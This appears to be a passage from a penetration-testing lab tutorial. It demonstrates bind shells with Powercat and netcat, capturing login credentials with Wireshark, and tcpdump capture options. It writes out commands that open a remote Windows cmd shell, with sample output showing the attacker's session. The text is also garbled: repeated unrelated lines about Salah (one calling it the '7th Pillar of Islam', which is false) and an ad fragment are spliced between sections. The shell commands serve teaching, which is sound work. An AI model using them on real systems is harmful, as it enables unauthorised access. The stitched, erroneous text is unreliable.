[root@kali ~]# ls  
notes.txt
```

### Bind Shell

Bind shell refers to the process where the attacker is able to connect to an open listener at the target machine and interact. To demonstrate this, we'll set up a listener at the target using Powercat and then connect to it. There are two scenarios here:

1. Netcat to Powercat: Here, the attacker is Kali and Windows has a listener running on it.

And thus, we observe that the interactive session is now active on the attacker machine.

Attacker -> Kali

Victim -> Windows

In an ideal scenario, the attacker would deliver a code that gets executed to open a listener and then allow the attacker to further communicate with the victim by connecting to it.

```
powercat -l -p 443 -e cmd  
nc 192.168.1.145 443
```

```
PS C:\Users\ignite\Desktop> powercat -l -p 443 -e cmd ←
```

```
[root@kali:~/powercat]
# nc 192.168.1.145 443 ←
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\ignite\Desktop>
```

1. Powercat to Powercat: The same could be achieved between two Powercat scripts too. On the listener, we set up port 9000 and the attacker to connect and deliver the cmd executable.

Listener: Ignite (Windows username)

Attacker: raj (Windows username)

```
PS C:\Users\ignite\Desktop> powercat -l -p 9000 -e cmd -v ←
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Process
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 9000)
VERBOSE: Connection from [192.168.1.45] port [tcp] accepted (source p
VERBOSE: Setting up Stream 2...
VERBOSE: Starting Process cmd...
VERBOSE: Both Communication Streams Established. Redirecting Data Betw
```



As you can see that the attacker is successfully being able to connect to the listener and spawns an interactive session. We checked the identity using whoami.

```
PS C:\Users\raj\Desktop> powercat -c 192.168.1.145 -p 9000 -v ←
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Connecting...
VERBOSE: Connection to 192.168.1.145:9000 [tcp] succeeded!
VERBOSE: Setting up Stream 2...
VERBOSE: Both Communication Streams Established. Redirecting Data Betw
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.


C:\Users\ignite>whoami
whoami
msedgewin10\ignite
C:\Users\ignite>
```

## F. WIRESHARK


Step 1: Open Wireshark in kali






Step 3: Open a website in a new window and enter the user id and password. Register if needed.





Step 4: Enter the credentials and then sign in. The wireshark tool will keep recording the packets. Step 5: Select filter as http to make the search easier and click on apply.



Step 6: Now stop the tool to stop recording





G. TCP DUMP:- **tcpdump** is a packet sniffing and packet analyzing tool for a System Administrator to troubleshoot connectivity issues in Linux. It is used to capture, filter, and analyze network traffic such as TCP/IP packets going through your system. It is many times used as a security tool as well. It saves the captured information in a pcap file, these pcap files can then be opened through wireshark or through the command tool itself.

```
(root㉿kali)-[~]
# apt install tcpdump
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
tcpdump is already the newest version (4.99.2-1).
tcpdump set to manually installed.
The following packages were automatically installed and are no longer required:
  freeglut3 libexporter-tiny-perl libhttp-server-simple-perl liblist-moreutils-perl
  liblist-moreutils-xs-perl libpython3.9-minimal libpython3.9-stdlib libwacom-bin python3-dataclasses-json
  python3-limiter python3-marshmallow-enum python3-mypy-extensions python3-responses python3-spse
  python3-token-bucket python3-typing-inspect python3.9 python3.9-minimal ruby3.0 ruby3.0-dev ruby3.0-doc
Use 'apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 173 not upgraded.

```

```
(root㉿kali)-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.0.107 netmask 255.255.255.0 broadcast 192.168.0.255
        inet6 fe80::89ab:3bb9:4331:ec1c prefixlen 64 scopeid 0x20<link>
          ether 08:00:27:22:46:4f txqueuelen 1000 (Ethernet)
            RX packets 303715 bytes 193905254 (184.9 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 32364 bytes 9064894 (8.6 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

## 1. CAPTURE PACKETS FROM SPECIFIC INTERFACE

```
(root㉿kali)-[~]
# tcpdump -i eth0
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
06:43:26.213245 IP 142.250.82.17.3478 > 192.168.0.106.60312: UDP, length 122
06:43:26.226594 IP 142.250.82.17.3478 > 192.168.0.106.60312: UDP, length 119
06:43:26.240324 IP 192.168.0.106.60312 > 142.250.82.17.3478: UDP, length 48
06:43:26.240326 IP 192.168.0.106.57903 > bom12s19-in-f14.1e100.net.https: UDP, length 33
06:43:26.250789 IP 142.250.82.17.3478 > 192.168.0.106.60312: UDP, length 131
06:43:26.253238 IP bom12s19-in-f14.1e100.net.https > 192.168.0.106.57903: UDP, length 26
06:43:26.266877 IP 142.250.82.17.3478 > 192.168.0.106.60312: UDP, length 117
06:43:26.279617 IP 192.168.0.106.62443 > 142.250.82.17.3478: UDP, length 956
06:43:26.279793 IP 192.168.0.106.62443 > 142.250.82.17.3478: UDP, length 956
06:43:26.279945 IP 192.168.0.106.62443 > 142.250.82.17.3478: UDP, length 957
06:43:26.287694 IP 142.250.82.17.3478 > 192.168.0.106.60312: UDP, length 117
06:43:26.288321 IP 192.168.0.107.39299 > 192.168.0.1.domain: 53737+ PTR? 106.0.168.192.in-addr.arpa. (44)
06:43:26.291315 IP 192.168.0.1.domain > 192.168.0.107.39299: 53737 NXDomain 0/1/0 (93)
06:43:26.291730 IP 192.168.0.107.47633 > 192.168.0.1.domain: 16014+ PTR? 17.82.250.142.in-addr.arpa. (44)
06:43:26.302652 IP 192.168.0.106.60312 > 142.250.82.17.3478: UDP, length 48
06:43:26.305781 IP 142.250.82.17.3478 > 192.168.0.106.60312: UDP, length 130
06:43:26.306422 IP 142.250.82.17.3478 > 192.168.0.106.62443: UDP, length 68
06:43:26.331247 IP 142.250.82.17.3478 > 192.168.0.106.60312: UDP, length 122
06:43:26.351495 IP 142.250.82.17.3478 > 192.168.0.106.60312: UDP, length 122
06:43:26.355105 IP 192.168.0.1.domain > 192.168.0.107.47633: 16014 NXDomain 0/1/0 (104)
06:43:26.355537 IP 192.168.0.107.52569 > 192.168.0.1.domain: 5234+ PTR? 14.42.251.142.in-addr.arpa. (44)
```

## 2. CAPTURE ONLY SPECIFIC NUMBER OF PACKETS

```
[root@kali] ~
# tcpdump -c 5 -i eth0
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
06:45:25.430748 IP 192.168.0.106.62443 > 142.250.82.17.3478: UDP, length 1181
06:45:25.431419 IP 192.168.0.106.62443 > 142.250.82.17.3478: UDP, length 1181
06:45:25.431882 IP 192.168.0.106.62443 > 142.250.82.17.3478: UDP, length 1181
06:45:25.431884 IP 192.168.0.106.62443 > 142.250.82.17.3478: UDP, length 1181
06:45:25.432097 IP 192.168.0.106.62443 > 142.250.82.17.3478: UDP, length 1181
5 packets captured
18 packets received by filter
0 packets dropped by kernel
```

## 3. PRINT CAPTURED PACKET IN ASCII FORMAT

```
[root@kali] ~
# tcpdump -A -i eth0
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
06:46:41.698104 IP bom12s14-in-f10.1e100.net.https > 192.168.0.107.49873: UDP, length 51
E..O..@.>.....
...k.....t^M.....].K.._.N.-...N.dB8h_.<..?}.0.Y.}..By.X.]..?..
06:46:41.698129 IP 142.250.82.17.3478 > 192.168.0.106.60312: UDP, length 120
E`...,.}.R....j.....o..:.=L...
.....*....1.....a.Y.....\...r=5.m.<..(_...>...?=...%.3.T.....\..4.F.#. ....L..
06:46:41.698710 IP bom12s14-in-f10.1e100.net.https > 192.168.0.107.49873: UDP, length 28
E..8..@.>.....
...k.....$.7S.....9.N.....O.5"Q.E.cC+ Get free-flowing savings with our beauty combos at www.MUA.com
06:46:41.699282 IP 192.168.0.107.49873 > bom12s14-in-f10.1e100.net.https: UDP, length 40
E..D..@.a.*....k...
....0.Zu...IV.../.t.W.Ow.....$....Gq..Ap.....p)
06:46:41.709155 IP 142.250.82.17.3478 > 192.168.0.106.60312: UDP, length 116
E`...8..}.R....j....[D..o..:A....
.....*....1.....8...72.Z(.M....{OS..x..i=P&Vgi.....N....,@..U1(..j....B..[...M.K...o
06:46:41.709551 IP bom12s14-in-f10.1e100.net.https > 192.168.0.107.49873: UDP, length 28
E..8..@.>.....
...k>..B....k....?..}v.0z....xE.
06:46:41.711380 IP 192.168.0.107.49873 > bom12s14-in-f10.1e100.net.https: UDP, length 1357
E..i..@.a.%l...k...
....U..l...IV.../.u..m...!<..Eu.....e..@$...0.....D0:L.....6".....P. }.....Nb.
....p..q..n....D.0<V....c,...6.h..KM ... ^yE./....[g..._....g0.7.....B.H.!@.....U}....| ..c
```

## 4. DISPLAY AVAILABLE INTERFACES

```
[root@kali] ~
# tcpdump -D
1.eth0 [Up, Running, Connected]
2.any (Pseudo-device that captures on all interfaces) [Up, Running]
3.lo [Up, Running, Loopback]
4.bluetooth-monitor (Bluetooth Linux Monitor) [Wireless]
5.nflog (Linux netfilter log (NFLOG) interface) [none]
6.nfqueue (Linux netfilter queue (NFQUEUE) interface) [none]
7.dbus-system (D-Bus system bus) [none]
8.dbus-session (D-Bus session bus) [none]
```

## 5. CAPTURE IP ADDRESS OF PACKET

```
06:50:42.554139 IP 192.168.0.106.62443 > 142.250.82.1
06:50:42.554264 IP 192.168.0.106.62443 > 142.250.82.1
06:50:42.554427 IP 192.168.0.106.62443 > 142.250.82.1
06:50:42.554588 IP 192.168.0.106.62443 > 142.250.82.1
06:50:42.554590 IP 192.168.0.106.62443 > 142.250.82.1
06:50:42.554761 IP 192.168.0.106.62443 > 142.250.82.1
06:50:42.554914 IP 192.168.0.106.62443 > 142.250.82.1
06:50:42.554917 IP 192.168.0.106.62443 > 142.250.82.1
06:50:42.577961 IP 142.250.82.17.3478 > 192.168.0.106
06:50:42.577965 IP 142.250.82.17.3478 > 192.168.0.106
06:50:42.588968 IP 142.250.82.17.3478 > 192.168.0.106
06:50:42.604435 IP 142.250.82.17.3478 > 192.168.0.106
^Z
zsh: suspended  tcpdump -n -i eth0
```

Salah is the most important thing for a Believer. At the end of the day, Salah (Prayer) is the 7th Pillar of Islam.

```
#tcpdump -n -i eth0
```

## 6. CAPTURE ONLY TCP PACKET

```
[root@kali] ~
# tcpdump -c 5 -i eth0 tcp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
06:52:21.882147 IP 192.168.0.106.1034 > ec2-54-85-240-191.compute-1.amazonaws.com.https: Flags [P.], seq 3172278945:3172279017, ack 240454, length 72
06:52:21.882271 IP 192.168.0.106.1035 > ec2-52-204-104-225.compute-1.amazonaws.com.https: Flags [P.], seq 4145678076:4145678148, ack 30395, length 72
06:52:22.123598 IP ec2-54-85-240-191.compute-1.amazonaws.com.https > 192.168.0.106.1034: Flags [P.], seq 1:96, ack 72, win 49, length 95
06:52:22.124155 IP ec2-52-204-104-225.compute-1.amazonaws.com.https > 192.168.0.106.1035: Flags [P.], seq 1:96, ack 72, win 180, length 95
06:52:22.163045 IP 192.168.0.106.1034 > ec2-54-85-240-191.compute-1.amazonaws.com.https: Flags [.], ack 96, win 517, length 0
5 packets captured
7 packets received by filter
0 packets dropped by kernel
```

Salah is the most important thing for a Believer. At the end of the day, Salah (Prayer) is the 7th Pillar of Islam.

## 7. CAPTURE PACKET FROM SPECIFIC PORT

```
[root@kali] ~
# tcpdump -i eth0 port 22
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```

Salah is the most important thing for a Believer. At the end of the day, Salah (Prayer) is the 7th Pillar of Islam.

## 8. PACKETS FROM DESTINATION IP

```
[root@kali]# tcpdump -i eth0 dst 8.8.8.8
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```

## 9. PACKETS FROM SOURCE IP

```
[root@kali]# tcpdump -i eth0 src 192.168.0.107
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
06:59:37.585759 IP 192.168.0.107.49873 > bom12s14-in-f10.1e100.net.https: UDP, length 33
06:59:37.667737 IP 192.168.0.107.59092 > 192.168.0.1.domain: 464+ PTR? 10.192.250.142.in-addr.arpa. (45)
